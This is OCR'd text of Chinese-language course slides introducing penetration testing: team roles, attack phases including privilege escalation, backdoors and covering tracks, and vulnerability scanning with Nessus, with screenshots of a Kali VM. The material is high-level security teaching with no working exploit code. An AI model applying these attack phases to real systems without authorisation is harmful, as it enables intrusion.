
常見的名詞解釋

- **紅隊 (Red Teaming)**
  - 模擬入侵攻擊，在有限的時間內以無所不用其極的方式，從各種進入點執行攻擊
- **籃隊 (Blue Teaming)**
  - 紀錄並偵測、阻擋紅隊攻擊，演練過程中扮演防守方的角色
- **紫隊 (Purple Teaming)**
  - 演練後將成功入侵手法與過程展示給藍隊看，使藍隊可以確實補強漏洞，提供較多建議給藍隊參考

滲透流程

- 1. 鎖定目標, 足跡探測的方式做情報收集(google Hacking, 釣魚郵件等)
  - 公司地址、網域名稱、管理聯絡人、登記者、 DNS Server
- 2. 目標掃描 (Port Scan, Network Scan, Vulnerability Scan)
- 3. 資源列舉 (LDAP, NTP, SNMP, NetBIOS)
- 4. 取得權限
  - 破解密碼
- 5. 提升權限
- 6. 破壞系統
  - OWASP TOP 10, 應用程式或系統漏洞, 監聽, DDOS, 人為因素造成的漏洞
- 7. 建立後門
- 8. 消除痕跡

滲透測試流程


弱點掃描
連接埠掃描
主機弱點掃描
網頁弱點掃描
Nessus
資訊蒐集
Crawler
DNS
Whois
公開資訊
弱點利用
取得程式碼
取得資料庫內容
取得網站控制權限
取得系統控制權限
KALI
BY OFFENSIVE SECURITY

課程大綱

- 駭客練兵場
- 駭客攻擊思維
- 弱點定義＆評估基準
- **弱點分析與管理**
- 存取控制與身份認證
- 攻擊手法探討與防護

掃描工具介紹


- **甚麼是弱點掃描**
  - 檢查已知的安全問題，利用已知的弱點或是檢測、攻擊程式碼來進行企業資訊系統的檢測作業。
  - 為自動化工具
  - **可能會出現誤判**
  - Plug-in、已知弱點的測試方式愈完整，則愈能偵測出相關弱點

網路與掃描階段

- Network scan
  - 網路拓樸掃描，通常用來確認特定網域中有幾台機器存活(ex ping等等)
- Port scan
  - 當執行完network scan後，透過Port Scan掃描目標電腦所開啟的連接埠，進而猜測對方所提供的服務與使用的作業系統
- Vulnerability scan
  - 對目標電腦所開啟的Port進行弱點測試，如對方所開啟的服務有漏洞就會回報結果

網路與掃描的意義

- 透過跟受測目標的互動取得受測目標的相關資訊，如：開啟的連接埠列表、使用的作業系統、網路應用程式名稱與版本及是否存在已知的弱點等



弱點掃描工具

- 系統弱點掃描工具
  - OpenVAS - Open Vulnerability Assessment System
  - Tenable Nessus
- 網頁弱點掃描工具
  - HP WebInspect
  - HCL AppScan
  - Acunetix Web Security Scanner
  - ZAP (Open Source)

常見弱點掃描工具

- OS Level（系統層次）
  - Tenable Nessus Scanner – 免費版(16個IP限制) / 商用版
  - IBM ISS Internet Scanner – 商用版
  - DragonSoft Secure Scanner – 商用版
  - Microsoft MBSA – 免費版(已不支援)
  - Rapid 7 Nexpose – 商用版

- AP Level （應用程式層次）
  - HP WebInspect – 商用版
  - IBM Appscan – 商用版
  - Acunetix Web Vulnerability Scanner – 試用版 / 商用版

主機弱點掃描

- 屬於一種網路探測技術。利用弱點掃描的技術，相關設備管理人員可以了解所管理的主機、伺服器或網路設備是否存在相關的漏洞，當中包含了設備上各個Port的狀態、相關的服務（如：FTP、HTTP、SNMP、SMB等），甚至一些伺服器上較為常用的軟體版本與語法的相關漏洞（如：PHP、APACHE等）。
- 其行為主要是偵測並掃描位於主機上的各個端口或節點的弱點資訊後，與自身的資料庫進行比對，並將分析出的相關弱點或漏洞資訊產生報表，供管理者快速瞭解並進行設備管理的修正決策。

主機弱點掃描

- 對網路設備管理者或企業而言，妥善防護網路與資訊設備是他們所冀望的。如果能將防火牆、入侵偵測防禦系統與弱點掃描技術相互結合，可以更有效提高網路與設備之安全防護。通過對設備的檢測，我們可以瞭解所管理的設備目前所開放的服務資訊與相關漏洞，並及時發現需要修補的部分。

主機弱點掃描的優缺點

- 優點：
  - 快速、自動化測試已知的弱點
  - Plug-in、已知弱點的測試方式愈完整，則愈能偵測出相關弱點
- 缺點：
  - 仍然可能產生誤判
  - 已知弱點測試方式需不斷增加及更新(工具更新)
  - 可能影響正常網路運作

Nessus 掃描工具特色

- 目前最新版本為8.15.X版
- Client / Server 架構並採 SSL 加密傳輸
- Plugins 架構設計
- 支援多執行序可同時掃描多部主機
- 可自行撰寫 NASL (Nessus Attack Scripting Language)
- 支援線上更新 Plugins
- 支援多種報告格式的匯出(PDF、XML、Csv等)
- 報告內容涵蓋完整度高

Nessus 可支援之平台及硬體需求

- 可使用之平台
  - Debian / Kali Linux
  - Fedora
  - FreeBSD
  - Mac OS X
  - Red Hat / CentOS / Oracle Linux
  - SUSE Linux
  - Ubuntu
  - Windows Server 2008/2012/2016/2019
  - Windows 7、8 及 10


下載Nessus安裝檔

- https://www.tenable.com/downloads/nessus


Nessus - 8.15.0 View Release Notes

Nessus-8.15.0-ubuntu910_i386.deb	Ubuntu 9.10 / Ubuntu 10.04 i386(32-bit)	43.3 MB	Jun 15, 2021	Checksum
nessus-updates-8.15.0.tar.gz	Software updates for Nessus Scanners linked to Nessus Managers in 'offline' mode (all OSes/platforms).	1.07 GB	Jun 15, 2021	Checksum
Nessus-8.15.0-Win32.msi	Windows 7, 8, 10 (32-bit)	74.1 MB	Jun 15, 2021	Checksum
Nessus-8.15.0-es7.x86_64.rpm	Red Hat ES 7 (64-bit) / CentOS 7 / Oracle Linux 7 (including Unbreakable Enterprise Kernel)	42.6 MB	Jun 15, 2021	Checksum
Nessus-8.15.0-x64.msi	Windows Server 2008 R2, Server 2012, Server 2012 R2, 7, 8, 10, Server 2016, Server 2019 (64-bit)	80.2 MB	Jun 15, 2021	Checksum
Nessus-8.15.0.dmg	macOS (10.9 - 11.1)	61.6 MB	Jun 15, 2021	Checksum
Nessus-8.15.0-amzn.x86_64.rpm	Amazon Linux 2015.03, 2015.09, 2017.09	45.7 MB	Jun 15, 2021	Checksum


Nessus登入畫面


Applications
Places
Firefox ESR
Wed 23:31
Nessus Professional / Login - Mozilla Firefox
Nessus Professional / Lo
https://kali:8834/#/scans/folders/7
Most Visited
Nessus Professional / ...
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
nessus
Professional
admin
Remember Me
Sign In
© 2021 Tenable™, Inc.
tenable

Nessus 簡介


Kali-Linux-2018.3-vm-amd6...
Applications
Places
Firefox ESR
Thu 16:32
Nessus Professional / Folders / My Scans - Mozilla Firefox
Nessus Professional /...
https://kali:8834/#/scans/folders/my-scans
90%
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
Nessus
There's an error with your feed. Click here to view your license information.
Nessus
Scans
Settings
admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Customized Reports
Scanners
My Scans
Import
New Folder
New Scan
Search Scans
24 Scans
Name
Schedule
Last Modified
Yuanta_20190608_2
On Demand
June 8 at 2:40 PM
Yuanta_20190608_1
On Demand
June 8 at 12:49 PM
Yuanta_20190608_SwiftTest
On Demand
June 8 at 10:16 AM
Yuanta_20190608_Swallow
On Demand
June 8 at 10:04 AM
Yuanta_20190608_Swift
On Demand
June 8 at 9:51 AM
Trade_20190522
On Demand
May 22 at 2:16 PM
MOEACIS_20190513
Once on May 13 at 6:00 PM
May 13 at 6:33 PM
yuanta_20190406_7_10_232_145_0
Disabled
April 8 at 9:06 AM
yuanta_20190406_7_10_232_34_0
Disabled
April 8 at 9:06 AM
yuanta_20190406_6
Disabled
April 8 at 9:06 AM
yuanta_20190406_5
Disabled
April 8 at 9:05 AM
Yuanta_20190406_7_10_232_33_0
On Demand
April 6 at 8:27 PM
Yuanta_20190406_7
On Demand
April 6 at 7:58 PM
To direct input to this VM, click inside or press Ctrl+G.

Nessus 簡介




主程式版本8.15.0

Plugins版本

Nessus新增掃描

- Scans > New Scan > advanced scan



設定Nessus Plugins

- 選擇掃描的 Plugins

